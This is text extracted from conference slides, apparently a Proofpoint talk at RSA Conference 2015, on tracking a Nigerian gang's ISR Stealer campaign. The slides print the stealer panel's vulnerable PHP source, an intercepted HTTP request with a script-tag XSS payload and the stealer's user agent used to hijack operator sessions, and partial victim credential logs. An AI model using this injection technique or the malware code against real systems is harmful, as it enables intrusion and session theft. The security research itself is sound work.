
The screenshot shows a web-based banking interface with several modules:

- My Services**: Treasury Information Reporting, Scheduled Maintenance Service Impaired (to [REDACTED]).
- Customer Support**: Toll-free phone numbers for your services, Find a Wells Fargo location, View Wells Fargo holiday schedule.
- Help & Training**: Get Online Help for your enrolled CEO services, View Tours, Register for free Online Training Classes.
- CEO® Resources**: CEO Blog, Service Demos, Fraud Information Center, View All Resources.
- Communication Center**: Columbus Day Holiday Reminder (09/29/2014), Keep your software up-to-date for an even better CEO portal experience (08/01/2014), Welcome to the Communication Center (06/28/2013). It also shows 3 Unread Messages.
- Account Balances**: Balances shown are current as of [REDACTED]. Check for Updated Balances. Account Name: [REDACTED] Balance: RATION (USD) Current Available Balance: 2,916,351.81. Link: Open Express Balance Report.
- Reporting**: Previous Day Composite (HTML, Go), Express Balance (HTML, Go), Multibank Status (HTML, Go). Link: Open Treasury Information Reporting.

RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands


Nigerian gang's strategy change



proofpoint™

New campaign since Apr 28 2015

- ◆ Microsoft RTF Document with CVE-2014-1761
- ◆ Malware: ISR Stealer



ISR stealer mostly setup on free hosting

Your website is up and running!

Website likkke.hostei.com has been successfully installed on server.

Please delete file "**default.php**" from **public_html** folder and upload your website by using FTP or web based File Manager.

- Your account information can be found on <http://members.000webhost.com/>
- If you need help, please check our [forums](#) and [FAQ List](#) or submit a ticket.
- Please review our [Terms Of Service](#) to see what is not allowed to upload.

If you are going to violate our TOS, please read this text until it's not too late!

Do not waste your time with 000webhost.com, if you are going to upload any illegal website here! All websites are manually reviewed by humans, so if we will notice anything illegal, your account will be terminated. So don't waste your time in promoting your scams, hacking websites, or anything else malicious - your account will be terminated in 5 minutes after we will receive first abuse report or anything abusive will be detected by our staff. We also report all illegal activities to local and international authorities.

Below you can see your current files in **public_html** folder.

File	Size	Last Modified
 bravest/		- Mar 29 2015 11:26:33 PM
 Jonny/		- Aug 03 2014 08:02:42 PM
 default.php	8KB	Jul 07 2014 11:01:29 AM

Free Web Hosting by www.000webhost.com



Your website is up and running!

Website linkworld.netii.net has been successfully installed on server.

Please delete file "**default.php**" from **public_html** folder and upload your website by using FTP or web based File Manager.

- Your account information can be found on <http://members.000webhost.com/>
- If you need help, please check our [forums](#) and [FAQ List](#) or submit a ticket.
- Please review our [Terms Of Service](#) to see what is not allowed to upload.

If you are going to violate our TOS, please read this text until it's not too late!

Do not waste your time with 000webhost.com, if you are going to upload any illegal website here! All websites are manually reviewed by humans, so if we will notice anything illegal, your account will be terminated. So don't waste your time in promoting your scams, hacking websites, or anything else malicious - your account will be terminated in 5 minutes after we will receive first abuse report or anything abusive will be detected by our staff. We also report all illegal activities to local and international authorities.

Below you can see your current files in **public_html** folder.

File	Size	Last Modified
 bravestbillionaire/		- Jan 18 2015 01:30:01 AM
 xcoba/		- Aug 11 2014 04:56:26 PM
 default.php	8KB	Jul 21 2014 10:48:15 AM

Free Web Hosting by www.000webhost.com



ISR stealer persistent cross site scripting

- ◆ Source & sink: index.php

```
167 if ($_GET['action'] == 'add')
168 {
169     if ($_SERVER['HTTP_USER_AGENT'] == USER_AGENT)
170     {
171         if (isset($_GET["app"]) && isset($_GET["username"]) && isset($_GET["sitename"])
172             && isset($_GET["password"])&& isset($_GET["pcname"]))
173         {
174             foreach($_GET as $key => $value)
175             {
176                 $data[$key] = query($value);
177             }
178             $result = mysql_query("SELECT id FROM `logs` WHERE `app` = ''.
179                 urldecode($data["app"])." AND `url` = '".urldecode($data["sitename"]).
180                 "' AND `username` = '".urldecode($data['username']).
181                 "' AND `password` = '".urldecode($data['password'])."';"
182             );
183             if (mysql_num_rows($result) == 0)
184             {
185                 $results = mysql_query("INSERT INTO `logs` (`id`, `app`, `url`,
186                     `username`, `password`, `pcname`, `date`, `ip`)
187                     VALUES (NULL , '".urldecode($data["app"]).
188                         "', '".urldecode($data["sitename"])."', '".urldecode($data
189                         ['username'])."', '".urldecode($data
190                         ['password'])."', '".urldecode($data
191                         ['pcname'])."', '".date("Y-m
192                         -d H:i:s")."', '".$_SERVER['
193                         REMOTE_ADDR']."'');");
194             }
195             @mysql_free_result($results);
196         }
197     }
198 }
```

ISR stealer persistent cross site scripting

- ◆ Source & sink: index.php

ISR stealer persistent cross site scripting

- ◆ Source & sink: index.php

```
167 if ($_GET['action'] == 'add')  
168 {  
169     if ($_SERVER['HTTP_USER_AGENT'] == USER_AGENT)  
170     {  
171         if (isset($_GET["app"])) && isset($_GET["username"]) && isset($_GET["  
1    <?php  
2 session_start();  
3 require 'config.php';  
4 $connect = mysql_connect($hostname, $username, $password) or trigger_error(  
        mysql_error(),E_USER_ERROR);  
5 mysql_select_db($database) or die(mysql_error());  
6 define(USER_AGENT, 'HardCore Software For : Public');  
7  
8         $sql = "INSERT INTO `data`(`  
9             url`, `username`, `password`, `pcname`, `date`, `ip`)  
10            VALUES (NULL , '".$urldecode($data["app"]  
11                ."', '".$urldecode($data["  
12 sitename"])."', '".$urldecode($data  
13 ['username'])."', '".$urldecode($  
14 data['password'])."', '".$urldecode  
15 ($data['pcname'])."', '".$date("Y-m  
16 -d H:i:s")."', '".$$_SERVER['  
17 REMOTE_ADDR']."' ));";  
181  
182 @mysql_free_result($results);
```

Specific user agent

ISR stealer persistent cross site scripting

- ## ◆ Source & sink: index.php

ISR stealer persistent cross site scripting

- ◆ Source & sink: index.php

```
167 if ($_GET['action'] == 'add')  
168 {  
169     if ($_SERVER['HTTP_USER_AGENT'] == USER_AGENT)  
170     {  
171         if (isset($_GET["app"])) && isset($_GET["username"]) && isset($_GET["  
1    <?php  
2 session_start();  
3 require 'config.php';  
4 $connect = mysql_connect($hostname, $username, $password) or trigger_error(  
        mysql_error(),E_USER_ERROR);  
5 mysql_select_db($database) or die(mysql_error());  
6 define(USER_AGENT, 'HardCore Software For : Public');
```

Source Input

Specific user agent

```
181     url ,      username ,      password ,      pcname` , `date` , `ip` )  
VALUES (NULL , '' . urldecode($data["app"]  
        ) . '' , '' . urldecode($data["  
sitename"] ) . '' , '' . urldecode($data  
        [ 'username' ]) . '' , '' . urldecode($  
data[ 'password' ]) . '' , '' . urldecode  
        ($data[ 'pcname' ]) . '' , '' . date("Y-m  
-d H:i:s") . '' , '' . $_SERVER[ '  
REMOTE_ADDR' ] . '' );");  
182     @mysql_free_result($results);
```



ISR stealer persistent cross site scripting

- ◆ Source & sink: index.php

```
359 if ($total > 0)
360 {
361     $result = mysql_query("SELECT * FROM `logs` ORDER BY `date` ".$_SESSION['order']."' LIMIT ".$logsperpage*$_SESSION["page"]." , ".$logsperpage.";");
362     $i = 0;
363     $fetched = mysql_num_rows($result);
364     while ($row = mysql_fetch_assoc($result))
365     {
366         $class = ($i % 2 != 0) ? "al" : '';
367         echo '
368             <tr class="'.$class.'">
369                 <td style="width:5px;"><input type="checkbox" name="sel[] value="'.$row['id'].'" /></td>
370                 <td style="width: 10%;">' . $row['app'] . '</td>
371                 <td style="width: 25%;">' . $row['url'] . '</td>
372                 <td style="width: 15%;">' . $row['username'] . '</td>
373                 <td style="width: 13%;">' . $row['password'] . '</td>
374                 <td style="width: 8%;">' . $row['pcname'] . '</td>
375                 <td style="width: 12%;">' . $row['ip'] . '</td>
376                 <td>' . $row['date'] . '</td>
377             </tr>
378         ';
379         $i++;
380     }
381 }
```

ISR stealer persistent cross site scripting

- ◆ Source & sink: index.php

```
359 if ($total > 0)
360 {
361     $result = mysql_query("SELECT * FROM `logs` ORDER BY `date` ".$_SESSION['order']."' LIMIT ".$logsperpage*$_SESSION["page"]." , ".$logsperpage.";");
362     $i = 0;
363     $fetched = mysql_num_rows($result);
364     while ($row = mysql_fetch_assoc($result))
365     {
366         $class = ($i % 2 == 0) ? "odd" : "even";
367         echo '
368             <tr class="'.$class.'">
369                 <td style="width:5px;"><input type="checkbox" name="sel[] value="'.$row['id'].'" /></td>
370                 <td style="width: 10%;">' . $row['app'] . '</td>
371                 <td style="width: 25%;">' . $row['url'] . '</td>
372                 <td style="width: 15%;">' . $row['username'] . '</td>
373                 <td style="width: 13%;">' . $row['password'] . '</td>
374                 <td style="width: 8%;">' . $row['pcname'] . '</td>
375                 <td style="width: 12%;">' . $row['ip'] . '</td>
376                 <td>' . $row['date'] . '</td>
377             </tr>
378
379         , $i++;
```

ISR stealer persistent cross site scripting

Request to http://192.168.139.191:80

Forward Drop Intercept... Action Comment this item  

Raw Params Headers Hex

```
GET
/php//index.php?action=add&username=admin<script><alert(/XSS/)></script></script>
password=123456&app=Chrome&pcname=Test-BD1031&sitename=login.yahoo.com HTTP/1.1
Host: 192.168.139.191
User-Agent: Hardcore Software For : Public
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=7f953acd47155697542c693dfdfc23f6
Connection: keep-alive
```

ISR stealer persistent cross site scripting

Request to http://192.168.139.191:80

Forward Drop Intercept... Action Comment this item

Raw Params Headers Hex

```
GET  
/php//index.php?action=add&username=admin<script><alert(/XSS/)></script></script>&pas  
sword=123456&app=Chrome&pcname=Test-BD1031&sitename=login.yahoo.com HTTP/1.1  
Host: 192.168.139.191  
User-Agent: Hardcore Software For : Public  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Cookie: PHPSESSID=7f953acd47155697542c693dfdfc23f6  
Connection: keep-alive
```

ISR stealer persistent cross site scripting

Request to http://192.168.139.191:80

Forward Drop Intercept... Action Comment this item [?] ?

Raw Params Headers Hex

GET

/php/index.php?action=add&username=admin&Cscript&Ealert(/XSS/)&C/script&pasword=123456&app=Chrome&pcname=Test-BD1031&sitename=login.yahoo.com HTTP/1.1
User-Agent: 192.168.139.191

User-Agent: Hardcore Software For : Public


Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: PHPSESSID=7f953acd47155697542c693dfdfc23f6

Connection: keep-alive




Campaign attribution

- USER_AGENT:
 - Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36 OPR/28.0.1750.51
- IP addresses:
 - 41.220.69.115 - AS 29465 (Nigeria)
 - 41.220.69.185 - AS 29465 (Nigeria)

It turns out this actor is the same Nigerian gang whom we've been tracking for a year

ISR Stealer admin panel



The screenshot shows a web-based administration interface for the ISR Stealer malware. At the top, there's a header bar with browser controls (back, forward, refresh), a URL bar containing '/PHP/index.php', a search bar with a magnifying glass icon, and various navigation icons (star, folder, download, home, etc.). Below the header is a main content area. In the top right corner of this area, there's a dropdown menu for sorting logs, currently set to 'Newest First'. Below that is a search bar with fields for 'Search for:' and 'In:', followed by a dropdown menu set to 'Softwares' and a 'Search' button. A link to 'Home | Logout' is located just below the search bar. The central part of the page features a login form with the placeholder text 'Please enter your password:'. It includes two input fields: one for 'Username' and one for 'Password', both represented by empty rectangular boxes. Below these fields is a blue 'Login' button. At the bottom of the page, the text 'Powered By Bilal Ghouri' is visible.

ISR Stealer admin panel

Sorting Logs: NewestFirst


Search for: In: Softwares Search

App Name	Sitename	Username	Password	PC Name	IP Address	Date
	Outlook Express KR	Se	01:38:05		2015-04-29	
	IE 7-9 plmaixapp.clarksna.com:443/Windchill	je	2015-04-28			
	MS Outlook 2002/2003/2007 pop.goodpostoffice.com	A	2015-04-28			
	Filezilla sbsbattery.com	st	18:32:36			
	Filezilla sbsbattery.com	st	2015-04-28			
	Filezilla ftp.picsbnic.com	pt	10:31:25			
	VPN/Net	vi	2015-04-28			
	Filezilla ftp.goldenstonewellnesscenter.com	e	10:31:25			
	Filezilla ftp.businessmarketingservices.net	bu	2015-04-28			
	Filezilla ftp.businessmarketingservices.net	bu	10:31:24			
	Filezilla ftp.goldenstonewellnesscenter.com	e	2015-04-28			
	Filezilla milwaukeefirebellclub.com	m	10:31:24			
	Filezilla dbhomesteadrealty.com	U	2015-04-28			
	businessmarketingservices.net	b	10:31:24			
	IE 7-9 www.sbsbattery.com:80/osCommerce Online Merchant Administration Tool	a	2015-04-28			
	Chrome https://www.we-energies.com/myaccount/login/LoginForm.xhtml	e	10:31:24			
	Chrome https://www.walgreens.com/register/regpersonInfo.jsp	e	2015-04-28			
	Chrome https://www.walmart.com/cservice/ProcessShoppingCard.do	6	10:31:24			
	Chrome https://www.wellsfargo.com/	e	2015-04-28			
	Chrome https://www2.americanexpress.com/GPTHBIWeb/finalFwd.do	e	10:31:24			
	Chrome https://www.youmail.com/login/signin	<	2015-04-28			
	Chrome https://www2.consumercardaccess.com/main/discovergiftcard/Home	61	10:31:24			
	Chrome https://www.restaurant.com/Authenticate/signin	e	2015-04-28			
	Chrome https://www.resurgenttechnology.com/index.php/checkout/onepage/	e	10:31:21			
	Chrome https://www.securitymetrics.com/sm/pub/	M	2015-04-28			
	Chrome https://www.site24x7.com/login/registerUser.do	e	10:31:21			
	Chrome https://www.tigerdirect.com/secure/orderlogin.asp	e	2015-04-28			
	Chrome https://www.trojanex.net/	e	10:31:21			
	Chrome https://www.paypal.com/cgi-bin/webscr	ab	2015-04-28			

Actors attribution research


XSS targeted experiment	170 ISR Stealer panels on unique domain name
Duration	2 weeks
Successful triggers	Received 103 cookies
Success rate	60 %
Total stolen credentials	66,284

Actors by country



Nigeria ASN
 29465
 36873
 37076
 37127
 37148

Actors by OS




■ Win 7

■ Win 8


■ Win XP

■ Unknown

Actors by browser and by flash version



■ Firefox ■ IE
■ Chrome ■ Safari



